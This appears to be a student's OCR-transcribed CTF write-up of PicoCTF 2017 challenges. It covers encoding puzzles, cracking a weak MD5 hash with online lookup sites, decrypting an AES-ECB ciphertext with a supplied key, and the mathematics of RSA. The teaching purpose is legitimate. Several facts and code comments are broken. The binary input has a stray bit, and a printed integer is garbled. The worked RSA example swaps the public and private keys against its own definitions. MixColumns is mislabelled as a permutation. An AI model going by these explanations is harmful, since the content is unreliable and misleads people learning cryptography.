c) Rainbow Tables - Precomputed tables of inputs and their hashes. Match the given hash to one in the table. Fast, but huge storage needed.

   Note: ⚠️ Rainbow tables have been made obsolete by 'salting' the hash. (i.e. Add random value to password before hashing)

There are many online tools that you can use that have already automated the attacking process for you using the above methods. You can "break" known hashes instantly using:

- https://crackstation.net (CrackStation)
- https://hashes.com (Hashes)
- https://hashkiller.co.uk (HashKiller)

1. This question is essentially split into 4 smaller sub-questions, which you will face after you connected the hostname 'shell2017.picoctf.com' to port 9661' with the 'nc' command.

```
nc shell2017.picoctf.com 9661
```

2. The first sub-question:

```
-------- LEVEL 1: Text = just 1's and 0's --------
All text can be represented by numbers. To see how different letters
translate to numbers, go to http://www.asciitable.com/

TO UNLOCK NEXT LEVEL, give me the ASCII representation of
01110000011011000110000101101001011001000
```

To solve this problem, we first convert the binary (base 2) into hexadecimal form (base 16). Then we can convert the hexadecimal form into letters text using the extended ASCII table.

Note that every 8 bit = 1 ASCII character:

Binary	Decimal	Hex	ASCII character
01110000	112	70	p
01101100	108	6C	l
01100001	97	61	a
01101001	105	69	i
01100100	100	64	D

Python code to do this:

```
bits = "01110000011011000110000101101001011001000"

# First, we need to convert the bits from binary to integer
# What does Python's 'int()' do?
# The int() function converts the specified value into an integer number.
```

```
# It takes in 2 arguments, 'int(value, base)':
# - value : A number or a string that can be converted into an integer
number
# - base  : A number representing the number format. Default value: 10
inttext = int(bits, 2)
print(inttext)                      # 48 28 54 66 04 52



# Second, we need to convert the decimal (integer)
 to hexadecimal
hextext = hex(inttext)
print(hextext)                      # 0x706c616964
# If we want to omit the '0x' in front of the hexadecmial using indexing
print(hextext[2:])                  # 706c616964



# Third, we need to convert the hexadecmial to ASCII characters
plaintext = bytes.fromhex(hextext[2:]).decode()
print(plaintext)             # plaid
```

3. The second sub-question:

```
------ LEVEL 2: Numbers can be base ANYTHING -----
Numbers can be represented many ways. A popular way to represent computer
data is in base 16 or 'hex' since it lines up with bytes very well (2 hex
characters = 8 binary bits). Other formats include base64, binary, and
just regular base10 (decimal)! In a way, that ascii chart represents a
system where all text can be seen as "base128" (not including the Extended
ASCII codes)

TO UNLOCK NEXT LEVEL, give me the text you just decoded, plaid, as its hex
and decimal equivalent
```

To solve this problem, we first convert the ASCII characters into hexadecimal form (base 16) using the extended ASCII table. Then we can convert the hexadecimal form into decimal (integer) form (base 10).

Python code to do this:

```
text = 'plaid'
```

```
# First, we need to convert ASCII characters to hexadecimal
hextext = text.encode('ascii').hex()
print(hextext)                              # 706c616964

# Second, we need to convert hexadecimal to decimal (integer)
inttext = int(hextext, 16)
print(inttext)                              # 482854660452
```

Then answer the question with the generated output of the Python code:

```
hex>706c616964
Good job! 706c616964 to ASCII -> plaid is plaid
Now decimal
dec>482854660452
Good job! 482854660452 to Hex -> 706c616964 to ASCII -> plaid is plaid
Correct! Completed level 2
```

4. The third sub-question:

```
----------- LEVEL 3: Hashing Function ------------
A Hashing Function intakes any data of any size and irreversibly
transforms it to a fixed length number. For example, a simple Hashing
Function could be to add up the sum of all the values of all the bytes in
the data and get the remainder after dividing by 16 (modulus 16)

TO UNLOCK NEXT LEVEL, give me a string that will result in a 10 after
being transformed with the mentioned example hashing function
```

To solve this problem, we can construct the hash function in Python mathematically, and then repeatedly try different string inputs until you find a string, when passed through the hash function, gives you an output of 10. (brute force)

The ‘sum of all the values of all the bytes in the data’ basically means that, since each ASCII character directly maps to a single byte where the byte’s numeric value = ASCII value, this could mean the hexadecimal value or the decimal (integer) value of the ASCII character.

Python code to do this:

```
# The simple hash function
```

```python
def simple_hash_function(string):
    sum = 0
    for i in string:
        # 'ord()' returns the decimal (integer) value of the ASCII
character
        sum += ord(i)

    output = sum % 16

    return output

# Lets try random strings until you get a output of 10 from the hash
function
print(simple_hash_function('hello'))        # 4
print(simple_hash_function('helli'))        # 14
print(simple_hash_function('hellp'))        # 5
print(simple_hash_function('helll'))        # 1
print(simple_hash_function('hellu'))        # 10
```

Then answer the question with the generated output of the Python code:

```
>hello
incorrect. sum of all characters = 105 mod 16 = 9 does not equal 10
>hellu
Correct! Completed level 3
```


5. The fourth sub-question:

```
--------------- LEVEL 4: Real Hash ---------------
A real Hashing Function is used for many things. This can include checking
to ensure a file has not been changed (its hash value would change if any
part of it is changed). An important use of hashes is for storing
passwords because a Hashing Function cannot be reversed to find the
initial data. Therefore if someone steals the hashes, they must try many
different inputs to see if they can "crack" it to find what password
yields the same hash. Normally, this is too much work (if the password is
long enough). But many times, people's passwords are easy to guess...
Brute forcing this hash yourself is not a good idea, but there is a strong
possibility that, if the password is weak, this hash has been cracked by
someone before. Try looking for websites that have stored already cracked
hashes.

TO CLAIM YOUR PRIZE, give me the string password that will result in this
MD5 hash (MD5, like most hashes, are represented as hex digits):
```

```
811edc316305926e9883e2c283b8714c
```

MD5 is an existing hash function. To break the MD5 hash function by finding the input (password) that resulted in the output of '811edc316305926e9883e2c283b8714c', we can use some of the aforementioned methods, by using an online tool, which in this case we will be using the https://hashes.com/ online tool:



Then answer the question with the generated output:

```
>k1dk1n
Correct! Completed level 4
You completed all 4 levels! Here is your prize:
c3ee093f26ba147ccc451fd13c91ffce
```

Solution/Flag: c3ee093f26ba147ccc451fd13c91ffce

Video #18 – PicoCTF 2017 [18] computeAES (Level 1) (Cryptography Category)

Approach:

What is Advanced Encryption Standard (AES) Cipher?

Why is it judged to be good enough to be the 'advanced encryption standard'? At its core, AES is just a more complex and highly trusted cipher/encryption algorithm. Specifically, it is a symmetric block cipher.

Basically the whole idea of AES is it does a lot of operations to try its best to make the plain text look really really really jumbled up, so that the ciphertext is very secure!

Difference between a Block cipher and a Stream Cipher:

Feature	**Block Cipher**	**Stream Cipher**
Operates on	Fixed-size blocks (e.g., 128 bits)	Bit or byte at a time
Padding	✅ Required	❌ Not required
Modes needed	✅ Yes (ECB, CBC, CTR…)	❌ No
Speed	Medium/High	Very fast (good for streaming)
Examples	AES, DES, Blowfish	RC4, ChaCha20, Salsa20
Synchronization	Less sensitive	Very sensitive (bit loss corrupts stream)
Best used for	Storage encryption, files	Streaming, real-time data

Lets take a look at the basic process of how it encrypts a plain text into a cipher text using a key.

AES cipher converts plain text into blocks/grids and works with it in that format, rather than as a straight line of plain text. Here is how it 'converts' plain text into blocks/grids:

Since AES is a block cipher, which means it encrypts fixed-size blocks. These fixed-size blocks can either be 128 bits (16 bytes), 192 bits (24 bytes), or 256 bits (32 bytes). Now, you can simply imagine what the AES cipher does is that it arranges these bytes into a block/grid and then doing something/some shuffling with it that turns it into some ciphertext

Main process of AES:

```
Input Block (16 bytes)
   ↓
SubBytes      →  S (nonlinear substitution)
   ↓
ShiftRows     →  P (permute rows)
   ↓
MixColumns    →  P (permute columns)
   ↓
AddRoundKey   →  XOR with subkey
   ↓
Repeat for next round...
```

Each AES round is a same sequence of transformations applied to the block/grid/matrix (state), which holds your plaintext or intermediate result. We use multiple rounds in order to strengthen the security of crypticness of the ciphertext. More rounds is used for larger key/block size as they require more rounds for full scrambling.

The number of rounds depends on the key/block size:

Key/Block Size	**# of Rounds**
128 bits	10 rounds
192 bits	12 rounds

256 bits	14 rounds

Each step in the process is an operation you would be doing to the block/grid of plain text to shuffle it:

- SubBytes (Substitution Bytes) - S-box substitution (adds confusion) (substitution-like operation)
- ShiftRows - rotate rows (adds diffusion) (permutation-like operation)
- MixColumns - matrix multiply columns (adds diffusion) (permutation-like operation)
- AddRoundKey – apply XOR operation with round key (adds shuffling, but not exactly confusion nor diffusion) (not exactly substitution nor permutation-like operation)

(Note: **Confusion** and **Diffusion** are foundational cryptographic concepts introduced by Claude Shannon to describe how encryption secures data. In AES (and other modern ciphers), they are achieved using specific operations.

Concept	**Description**	**Real-world Analogy**
Confusion	Makes the relationship between the key and the ciphertext complex and non-obvious	Replace every letter with a different, unpredictable symbol Substitution makes the mapping hard to guess
Diffusion	Spreads the influence of each plaintext bit across many ciphertext bits	Shuffle and rearrange the symbols so that one change in input affects many parts of the output Spreading effects make patterns disappear

)

Explanation of each process of AES

SubBytes (Substitution Bytes)

Applies a nonlinear transformation to each byte in the block/grid using the fixed AES S-box (Substitution box).

This is how the S-box looks like:

AES S-box

	00	01	02	03	04	05	06	07	08	09	0a	0b	0c	0d	0e	0f
00	63	7c	77	7b	f2	6b	6f	c5	30	01	67	2b	fe	d7	ab	76
10	ca	82	c9	7d	fa	59	47	f0	ad	d4	a2	af	9c	a4	72	c0
20	b7	fd	93	26	36	3f	f7	cc	34	a5	e5	f1	71	d8	31	15
30	04	c7	23	c3	18	96	05	9a	07	12	80	e2	eb	27	b2	75
40	09	83	2c	1a	1b	6e	5a	a0	52	3b	d6	b3	29	e3	2f	84
50	53	d1	00	ed	20	fc	b1	5b	6a	cb	be	39	4a	4c	58	cf
60	d0	ef	aa	fb	43	4d	33	85	45	f9	02	7f	50	3c	9f	a8
70	51	a3	40	8f	92	9d	38	f5	bc	b6	da	21	10	ff	f3	d2
80	cd	0c	13	ec	5f	97	44	17	c4	a7	7e	3d	64	5d	19	73
90	60	81	4f	dc	22	2a	90	88	46	ee	b8	14	de	5e	0b	db
a0	e0	32	3a	0a	49	06	24	5c	c2	d3	ac	62	91	95	e4	79
b0	e7	c8	37	6d	8d	d5	4e	a9	6c	56	f4	ea	65	7a	ae	08
c0	ba	78	25	2e	1c	a6	b4	c6	e8	dd	74	1f	4b	bd	8b	8a
d0	70	3e	b5	66	48	03	f6	0e	61	35	57	b9	86	c1	1d	9e
e0	e1	f8	98	11	69	d9	8e	94	9b	1e	87	e9	ce	55	28	df
f0	8c	a1	89	0d	bf	e6	42	68	41	99	2d	0f	b0	54	bb	16

Source: https://en.wikipedia.org/wiki/Rijndael_S-box (Wikipedia)

- Each byte is treated as a pair of hex digits (e.g., 0x53)
- Use the value to index into a 16×16 S-box table
- Replace the byte with the S-box output

E.g.

Suppose a byte is 0x53. Then:

- Row = 5, Column = 3
- S-box[5][3] = 0xED
- So 0x53 → 0xED

This is done for all 16 bytes in the state matrix.

ShiftRows

Shifts the rows of the block/grid/matrix to the left by increasing amounts, which moves bytes between columns to spread the effect of substitutions.

Using an example of a 128 bits (16 bytes) bloc size, each row in the 4×4 block/grid/matrix is rotated left by:

Row #	**Shift Amount**
Row 0	0 bytes (no shift)
Row 1	1 byte
Row 2	2 bytes
Row 3	3 bytes

E.g.

Before ShiftRows:

```
[ a0 a1 a2 a3 ]  → Row 0 (no shift)
[ b0 b1 b2 b3 ]  → Row 1
[ c0 c1 c2 c3 ]  → Row 2
[ d0 d1 d2 d3 ]  → Row 3
```

After ShiftRows:

```
[ a0 a1 a2 a3 ]
[ b1 b2 b3 b0 ]
[ c2 c3 c0 c1 ]
[ d3 d0 d1 d2 ]
```

MixColumns

In AES, each column of the block/grid/matrix is treated as a 4-byte vector, and then undergoes matrix multiplication by a fixed 4×4 matrix.

This is the fixed 4x4 matrix. It is specifically chosen as to since its big enough and humbled enough that something interesting happens here, but they're small enough that this operation is quite fast (especially on harder implementations):

```
[02 03 01 01],
[01 02 03 01],
[01 01 02 03],
 [03 01 01 02]
```

E.g.

Let one column of the AES state matrix (4 bytes) be:

```
[0xdb]
[0x13]
[0x53]
[0x45]
```

Then, doing matrix multiplication:

```
[02 03 01 01]     [0xDB]     [0x8E]
[01 02 03 01]  ×  [0x13]  =  [0x4D]
[01 01 02 03]     [0x53]     [0xA1]
```

```
[03 01 01 02]     [0x45]     [0xBC]
```

Important note:

During the last round of AES cipher, we will not do this MixCOlumns operation. This is because, it only has an effect if followed by more nonlinear substitution (SubBytes) and key mixing (AddRoundKey). But in the final round, there's no more SubBytes or AddRoundKey to follow — so further spreading serves no cryptographic benefit. (Don't worry too much on the technical details… just know this)

AddRoundKey

The AddRoundKey operation in AES is the simplest but most critical step — it's where the encryption key is actually mixed into the block/grid/matrix.

Essentially, it takes the encryption key, which will be the same size as the initial block/grid/matrix, and uses a more complex algorithm called 'Key Expansion' (Its process can get quite technical and I won't delve into it.) to generate a list of distinct round keys (called the 'Key Schedule'),

E.g.

```
Initial Key (16 bytes)
     |
     ▼
[ Key Expansion Algorithm ]
     |
     ▼
Key Schedule = W[0] to W[43] (for AES-128)
     ├── Round Key 0 = W[0]–W[3]
     ├── Round Key 1 = W[4]–W[7]
     └── ...
```

all derived from the initial encryption key, that will be used in their respective rounds in the AddRoundKey step.

But during the AddRoundKey step itself, basically what happens is that we do the XOR operation on that round's block/grid/matrix (that round's state) with the round key.

E.g.

For a particular round,

Let block/grid/matrix (State) Matrix A:

```
  [0x32, 0x88, 0x31, 0xe0],
  [0x43, 0x5a, 0x31, 0x37],
  [0xf6, 0x30, 0x98, 0x07],
  [0xa8, 0x8d, 0xa2, 0x34]
```

Let Round Key Matrix B:

```
  [0x2b, 0x28, 0xab, 0x09],
  [0x7e, 0xae, 0xf7, 0xcf],
  [0x15, 0xd2, 0x15, 0x4f],
  [0x16, 0xa6, 0x88, 0x3c]
```

XOR Element-by-Element:

Let's compute just the first row:

```
[0x32 ⊕ 0x2b = 0x19,
 0x88 ⊕ 0x28 = 0xa0,
 0x31 ⊕ 0xab = 0x9a,
 0xe0 ⊕ 0x09 = 0xe9]
```

Continue for each row…

(Note: This is how you do byte-wise XOR operation btw:

E.g. For 0x32 ⊕ 0x2b = 0x19,

Step 1: Convert to binary

Hex	**Binary**
0x32	0011 0010
0x2B	0010 1011

Step 2: XOR each bit

```
   0011 0010  (0x32)
⊕  0010 1011   (0x2B)
----------------------
   0001 1001  (0x19)
```

Each bit is XOR'ed:

Bit A	**Bit B**	**A ⊕ B**
0	0	0

0	0	0
1	1	0
1	0	1
0	1	1
0	0	0
1	1	0
0	1	1

→ Result: 0001 1001 = 0x19

)

Final XOR Matrix:

```
  [0x19, 0xa0, 0x9a, 0xe9],
  [0x3d, 0xf4, 0xc6, 0xf8],
  [0xe3, 0xe2, 0x8d, 0x48],
  [0xbe, 0x2b, 0x2a, 0x08]
```

Decrypting an AES cipher

Decrypting an AES-encrypted message is essentially reversing the encryption rounds — but in exact reverse order and using the inverse operations. It uses the same round keys, applied in reverse, and replaces each encryption step with its inverse.

This is possible because AES cipher is carefully designed with all its operations being reversible via their inverse operation. (e.g. the inverse of plus operation is minus, the inverse of multiplication is division)

AES Encryption Step	**AES Decryption Step**	**Description**
AddRoundKey	**AddRoundKey**	XOR is its own inverse
SubBytes	**InvSubBytes**	Use inverse S-box
ShiftRows	**InvShiftRows**	Right circular shifts instead of left
MixColumns	**InvMixColumns**	Multiply with inverse matrix in GF(2^8)

S-box and Inverse S-box:

AES S-box

	00	01	02	03	04	05	06	07	08	09	0a	0b	0c	0d	0e	0f
00	63	7c	77	7b	f2	6b	6f	c5	30	01	67	2b	fe	d7	ab	76
10	ca	82	c9	7d	fa	59	47	f0	ad	d4	a2	af	9c	a4	72	c0
20	b7	fd	93	26	36	3f	f7	cc	34	a5	e5	f1	71	d8	31	15
30	04	c7	23	c3	18	96	05	9a	07	12	80	e2	eb	27	b2	75
40	09	83	2c	1a	1b	6e	5a	a0	52	3b	d6	b3	29	e3	2f	84
50	53	d1	00	ed	20	fc	b1	5b	6a	cb	be	39	4a	4c	58	cf
60	d0	ef	aa	fb	43	4d	33	85	45	f9	02	7f	50	3c	9f	a8
70	51	a3	40	8f	92	9d	38	f5	bc	b6	da	21	10	ff	f3	d2
80	cd	0c	13	ec	5f	97	44	17	c4	a7	7e	3d	64	5d	19	73
90	60	81	4f	dc	22	2a	90	88	46	ee	b8	14	de	5e	0b	db
a0	e0	32	3a	0a	49	06	24	5c	c2	d3	ac	62	91	95	e4	79
b0	e7	c8	37	6d	8d	d5	4e	a9	6c	56	f4	ea	65	7a	ae	08
c0	ba	78	25	2e	1c	a6	b4	c6	e8	dd	74	1f	4b	bd	8b	8a
d0	70	3e	b5	66	48	03	f6	0e	61	35	57	b9	86	c1	1d	9e
e0	e1	f8	98	11	69	d9	8e	94	9b	1e	87	e9	ce	55	28	df
f0	8c	a1	89	0d	bf	e6	42	68	41	99	2d	0f	b0	54	bb	16

Inverse S-box

	00	01	02	03	04	05	06	07	08	09	0a	0b	0c	0d	0e	0f
00	52	09	6a	d5	30	36	a5	38	bf	40	a3	9e	81	f3	d7	fb
10	7c	e3	39	82	9b	2f	ff	87	34	8e	43	44	c4	de	e9	cb
20	54	7b	94	32	a6	c2	23	3d	ee	4c	95	0b	42	fa	c3	4e
30	08	2e	a1	66	28	d9	24	b2	76	5b	a2	49	6d	8b	d1	25
40	72	f8	f6	64	86	68	98	16	d4	a4	5c	cc	5d	65	b6	92
50	6c	70	48	50	fd	ed	b9	da	5e	15	46	57	a7	8d	9d	84
60	90	d8	ab	00	8c	bc	d3	0a	f7	e4	58	05	b8	b3	45	06
70	d0	2c	1e	8f	ca	3f	0f	02	c1	af	bd	03	01	13	8a	6b
80	3a	91	11	41	4f	67	dc	ea	97	f2	cf	ce	f0	b4	e6	73
90	96	ac	74	22	e7	ad	35	85	e2	f9	37	e8	1c	75	df	6e
a0	47	f1	1a	71	1d	29	c5	89	6f	b7	62	0e	aa	18	be	1b
b0	fc	56	3e	4b	c6	d2	79	20	9a	db	c0	fe	78	cd	5a	f4
c0	1f	dd	a8	33	88	07	c7	31	b1	12	10	59	27	80	ec	5f
d0	60	51	7f	a9	19	b5	4a	0d	2d	e5	7a	9f	93	c9	9c	ef
e0	a0	e0	3b	4d	ae	2a	f5	b0	c8	eb	bb	3c	83	53	99	61
f0	17	2b	04	7e	ba	77	d6	26	e1	69	14	63	55	21	0c	7d


Matrix of GF(2^8) and Inverse matrix in GF(2^8):


```
[ 02 03 01 01 ],        vs        [ 0E 0B 0D 09 ],
[ 01 02 03 01 ],                  [ 09 0E 0B 0D ],
[ 01 01 02 03 ],                  [ 0D 09 0E 0B ],
 [ 03 01 01 02 ]                   [ 0B 0D 09 0E ]
```


Different Mode of Operations of AES cipher


Since AES is a block cipher, which means it encrypts fixed-size blocks (e.g. 128 bits = 16 bytes). But messages are often longer (or shorter) than 16 bytes. That's where modes of operation come in. These are the various modes of operations of AES cipher (think of it as variants of the general AES cipher) that effectively turn AES, originally a block cipher, into a stream cipher.

I won't be diving too far into the other modes, but here is a brief summary of what each of them do.









Mode	Full Name	Chaining Mechanism	Padding Needed?	Secure?	Parallelizable?	Used in
ECB	Electronic Codebook	None — each block encrypted independently	✅	❌	✅	Legacy/testing only
CBC	Cipher Block Chaining	$C_i = E(P_i \oplus C_{i-1})$ (uses IV for first)	✅	✅	❌ (enc), ✅ (dec)	TLS, file encryption
PCBC	Propagating Cipher Block Chaining	$C_i = E(P_i \oplus P_{i-1} \oplus C_{i-1})$	✅	❌ (Uncommon)	❌	Kerberos v4 (now deprecated)
CFB	Cipher Feedback	Uses cipher output to XOR with plaintext	❌	✅	❌ (enc), ✅ (dec)	Secure streaming, SSH
OFB	Output Feedback	Encrypts feedback from previous keystream	❌	✅	✅	Stream ciphers, sync comms

CTR	Counter Mode	$C_i = P_i \oplus E(Key, nonce \| counter_i)$	❌	✅	✅	Disk encryption (e.g., BitLocker), IPSec (RFC 3686)
GCM	Galois Counter Mode	CTR + Authentication (MAC/tag)	❌ No	✅ ✅	✅	TLS 1.3, HTTPS, secure APIs

(Note: '⊕' is the symbol for the XOR (exclusive OR) operation)

Source(s):

- https://www.youtube.com/watch?v=O4xNJsjtN6E (Computerphile) (YouTube video by Computerphile titled, 'AES Explained (Advanced Encryption Standard) - Computerphile' (it explains the CBC mode of operation variation of the AES cipher)) (Used another source to explain AES cipher since in the video John Hammond did not explain what it is. He just solved it with minimal explanation since he used Python which hides all its functionalities of AES cipher)
- https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation (Wikipedia) (where the image is taken from)

1. So essentially what the question is asking is that we have some ciphertext and an encryption key, which encrypted using the AES cipher in ECB mode of operation. And we need to decrypt it to find the plaintext to get the flag.

2. As we have seen from how AES cipher works. Its pretty complicated... so Im pretty sure there is a Python program that likely can help us automate the decryption process rather than having us to decrypt by hand obviously.

3. So here is how the Python program looks like (you can do research online as to how to decrypt an AES cipher in ECB mode's cipher text with the encryption key in Python):

```
#! /usr/bin/env python3
```

```
##
# Script for PicoCTF computeAES challenge
# Created by Amos (LFlare) Ng
##
# Requires pycrypto/‘Crypto.Cihper’ library (need to install)
import base64
from Crypto.Cipher import AES

key = base64.b64decode("6v3TyEgjUcQRnWuIhjdTBA==")
ciphertext =
base64.b64decode("rW4q3swEuIOEy8RTIp/DCMdNPtdYopSRXKSLYnX9NQe8z+LMsZ6Mx/x8
pwGwofdZ")
crypter = AES.new(key, AES.MODE_ECB)
plaintext = crypter.decrypt(ciphertext).decode("utf-8")

print(plaintext)
```

Source: https://techtutorialsx.com/2018/04/09/python-pycrypto-using-aes-128-in-ecb-mode/ (techtutorialsx)

4. Just submit the decrypted plaintext, and you will get the flag:

```
flag{do_not_let_machines_win_983e8a2d}__________
```

Solution/Flag: do_not_let_machines_win_983e8a2d

Video #19 – PicoCTF 2017 [19] computeRSA (Level 1) (Cryptography Category)

Approach:

What is Rivest, Shamir, Adleman (RSA) Cipher?

At its core, RSA is just a more complex cipher/encryption algorithm. Specifically, it is an asymmetric cipher (it has 2 encryption keys, a public key and private ke).

RSA stands for Rivest, Shamir, Adleman, they are the founders of public-key encryption technology, which is a public-key cryptosystem for protected information transmission. It is a standard encryption approach for transmitting responsive information, particularly while transferring data over the Internet.

The mathematics is how allows the RSA cipher to work. Lets see how it work:

Lets define a few important mathematical variables:

- **p** → a randomly generated large prime number (p and q need not be the same but can be)
- **q** → a randomly generated large prime number (p and q need not be the same but can be)
- **n** → p x q
- **r** → (p – 1)(q – 1) (Note: r is sometimes called phi (Φ)
- **e** → 3, 5, 17, 65537 (don't ask why lol) (its just a fixed value, can be any 1 of these 4 numbers, the bigger the value of 'e', the more secure the RSA algorithm)
- **d** → e^-1 mod(r) (Important note: Normal division doesn't work in modular arithmetic, so we use the Extended Euclidean Algorithm to solve $d \times e \equiv 1 \bmod \phi(n)$ to find d... its not as simple as you think! You can't compute 1 / e mod ϕ(n) with normal division — modular arithmetic doesn't support division like real numbers do. But I won't be going through the Extended Euclidean Algorithm here unfortunately, its very tedious (but not complicated) mathematics)

Knowing all these mathematical variables, we can use them to generate our public and private keys:

- public key = (e, n) (you can share this key publicly, to anyone on the Internet)
- private key (d) (you MUST NOT share this publicly, keep it to yourself)

To do encryption and decryption, we will need to use these equations (also using these mathematical variables):

- To do encryption: m^e mod(n)
- To do decryption: c^d mod(n)

Note: ‘m’ stands for message/plaintext and ‘c’ stands for ciphertext

Semi-real-life example:

Lets say Bob wants to send a message to Alice, like “Hello World” through the Internet.

So it starts with Alice, the receiver, who will usually have generated her private key and public key:

<u>Step 1:</u>

a) She chooses 2 random prime numbers,
   - p = 61
   - q = 53.

b) Compute,
   - n = p x q = 61 x 53 = 3233
   - r = (p-1)(q-1) = 60 x 52 = 3120

c) Choose e = 17

d) Compute d, using the Extended Euclidean Algorithm (I wont be showing you the algorithm here…)
   - d = e^-1 mod(3120)
     d × e ≡ 1 mod 3120
     → d = 2753

e) Hence,
   - Private key = (17, 3233)
   - Public key = (2753)

Basically in step 1:

	Who does it	**Why?**
Generate `p`, `q`, compute `n`, `d`, `e`	✅ **Alice** (receiver)	Only she needs to decrypt
Publish `n`, `e`	✅ **Alice**	So anyone can send encrypted messages

Keep `d`, `p`, `q` private	✅ **Alice**	To keep her messages secure

Step 2:

a) For Bob to send a message/plain text to Alice, like “Hello World”, he first converts “Hello World” message/plain text into an integer (decimal) number, by first finding each corresponding integer (decimal) value of each individual character in the ASCII table:

Character	**ASCII (Decimal)**
H	72
e	101
l	108
l	108
o	111
(space)	32
W	87
o	111
r	114
l	108
d	100

b) Combine the integer (decimal) values into one big integer (decimal) value:


⇨ $(72 \times 256^{10}) + (101 \times 256^{9}) + (108 \times 256^{8}) + \ldots + (100 \times 256^{0}) =$ 875216180888954401400820

c) Encrypt this integer, which represents the message/plain text in numbers, using Alice’s published public key, (n, e), using the encryption equation into ciphertext, which will be passed through the Internet:

- C = M^e mod n = 875216180888954401400820^17 mod 3233

But wait! M (875216180888954401400820) must be smaller than n (3233)!

(Note: *Why must M < n?*
ChatGPT’s explanation:



🧠 Why must `M < n`?

Because all RSA math is done **modulo** `n`. Here's what happens:

1. Modular Reduction Happens Anyway

When you do:

lua Copy Edit

```
M^e mod n
```

The result will always be a number in the range:

mathematica Copy Edit

```
0 ≤ C < n
```

So:

- If you pass `M ≥ n`, you're **already discarding data** during encryption (via modulo reduction)
- This means **the original message can't be recovered** reliably from decryption

I'm a bit lazy to investigate why that is… I guess its just something you need to keep in mind…
)

So instead, we will split the message/plaintext into parts, encrypt them one at a time, and then send them separately.

Character	**ASCII integer (decimal) value**	**Cipher (C = M^17 mod 3233)**
H	72	3000
e	101	1313
l	108	745
l	108	745
o	111	2187
␣	32	1312
W	87	1570
o	111	2187
r	114	2455
l	108	745
d	100	1754

So the ciphertext is:

[3000, 1313, 745, 745, 2187, 1312, 1570, 2187, 2455, 745, 1754]

Step 3:

a) Alice then receives each individual parts of Bob's message/plaintext and decrypts them using Alice's private key, (d), using the decryption equation to get the message/plaintext from the cipher text:
M = C^d mod n = C^2753 mod 3233

Cipher	**M = C^2753 mod 3233**	**Character (using ASCII integer (decimal) value)**
3000	72	H
1313	101	e
745	108	l
745	108	l
2187	111	o
1312	32	(space)
1570	87	W
2187	111	o
2455	114	r
745	108	l
1754	100	d

b) Because anyone intercepting Bob's message to Alice does not have Alice's private key, they cannot decrypt the message/plain text using the decryption equation to steal the message/plain text => Hence the message/plain text is sent securely! (Interesting note: If I am Bob, can I decrypt my own message/plain text after encrypting it? No, you cannot decrypt it yourself, because,
    - You encrypted the message with Alice's public key
    - Only Alice's private key (d) can decrypt it
    - Bob does not know 'd' — so he cannot reverse the encryption

)

